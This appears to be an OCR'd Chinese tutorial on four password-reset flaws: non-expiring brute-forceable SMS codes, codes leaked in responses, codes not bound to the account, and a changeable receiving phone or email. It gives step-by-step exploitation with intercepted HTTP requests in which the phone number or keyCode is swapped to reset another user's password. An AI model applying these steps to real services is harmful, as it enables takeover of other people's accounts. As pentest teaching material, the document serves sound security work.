
任意用户密码重置

目录 content

01 验证码不失效

造成原因：
找回密码的时候获取的验证码缺少时间限制，仅判断了验证码是否正确，未判断验证码是否过期。

测试方法：
通过枚举找到真实正确的验证码，输入并完成验证。



01 验证码不失效


输入目标手机号，获取验证码随意输入验证码1234点击下一步，拦截数据包。

直接对验证码进行了判断：
错误验证码 -- 提示手机验证码有误
真实验证码 -- 提示手机验证码正确


```
POST /Account/CheckYQCode HTTP/1.1
Host: www.[redacted].cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://www.[redacted].cn/userCenter/toForgetPsdPage.html?mobile=
Content-Length: 11
Cookie: ASP.NET_SessionId=30jfruwn22h2xng3ahhzo2jx
Connection: close

YQCode=1234
```

01 验证码不失效


得到正确的验证码是1059，然后到网站上输入验证码跳转到输入新密码的页面完成密码重置操作。
0 -- 验证码正确
1 -- 验证码错误




02 验证码直接返回

造成原因：
输入手机号后直接点击获取验证码，验证码在客户端生成，并直接返回在Response内容里面以方便接下来的验证码进行比对。


测试方法：
直接输入目标手机号，点击获取验证码，并观察返回包即可，在返回包中得到目标手机号获取的验证码，进而完成验证，重置密码成功。



02 验证码直接返回



1、输入目标手机号，点击获取验证码




2、验证码直接返回1269，输入验证码跳转到密码重置页面


03 验证码未绑定用户

造成原因：
输入手机号和验证码进行密码重置的时候，仅对验证码是否正确进行了判断，未对该验证码与手机号是否匹配做验证。

测试方法：
在提交手机号和验证码的时候，替换手机号为他人手机号进行测试，成功通过验证并重置他人密码。



03 验证码未绑定用户




1、首先使用自己的手机号接收验证码
2、然后输入自己手机号接收到的验证码，点击下一步并拦截数据包
3、最后替换数据包里面的手机号字段为目标手机号，然后发包

03 验证码未绑定用户

```
POST /tofindPasswordByPhone3.do HTTP/1.1
Host: www.[redacted].com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,[redacted],q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.[redacted].com/tofindPasswordByPhone2.do?mobile=131234xxxxx&captcha=qkan&checkbox=on
Cookie: JSESSIONID=D4DB3147DBF941799B9CA74E4364F2F9; CNZZDATA1257851838=1754906772-1467355802-
%7C1467355802; Hm_lvt_203f11422b4fcc8e2be8c54b036c5ff9=1467357432;
Hm_lpvt_203f11422b4fcc8e2be8c54b036c5ff9=1467357978; smsRand="d9[x]1gSjADrs[d]"; td_cookie=699947232;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

mobile=13888888888&smsCode=561768
```

1、mobile的值改为我们想要重置的用户手机号点击下一步
2、跳转到设置密码的页面输入新密码
3、提交即可成功重置13888888888的用户密码

03 验证码未绑定用户



验证码未绑定用户案例延伸：
有时候测试会遇到这种情况，我们发现用户名被加密了，我们又无法得知加密算法，怎么办？
大部分这种都不需要知道加密算法（在加密算法固定的前提下），比如上面的例子，通过正常流程得到A用户的加密后的值为80e688602c4b11e66320c421e3b71ef2，那么我们就可以直接用这个keyCode值了。

03 验证码未绑定用户



```
POST /[redacted]/public/pwdPhoneEdit.action HTTP/1.1
Host: [redacted].com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://[redacted]/public/pwEditByPhone.action
Content-Length: 76
Cookie: JSESSIONID=D359E22A8CA4B51A5395D485E83AE8B6; JSESSIONID=7DB9751764DAE0291F2FFECDD5C1390D
Connection: close

pwdCode=229550&keyCode=80e688602c4b11e66320c421e3b71ef2&newPassword=qwer1133
```

步骤一样，输入我们的账号和收到的验证码，然后把我们的keyCode替换为A用户的那个keyCode，这样就可以重置A的密码了，漏洞原因还是只判断了验证码是否正确，而没有判断验证码是否和该用户匹配。

04 修改接收的手机或邮箱

造成原因：
用户名、手机号、验证码三者没有统一进行验证，仅判断了三者中的手机号（或邮箱）和验证码是否匹配正确，如果正确则判断成功并进入下一流程。

测试方法：
1、输入用户名进入获取验证码功能页面
2、修改接收验证码的手机号为我们自己的手机号码
3、使用自己的手机成功接收到验证码
4、提交到网站进行验证，验证成功即可进入下一步流程




04 修改接收的手机或邮箱

1、点击找回密码功能
2、在找回密码页面输入我们想要重置的账户名，如“zhangsan”
3、把接收验证码的手机号修改为我们自己的手机号
4、输入我们手机号接收到的验证码并点击下一步
5、成功跳转到密码重置页面，密码重置成功

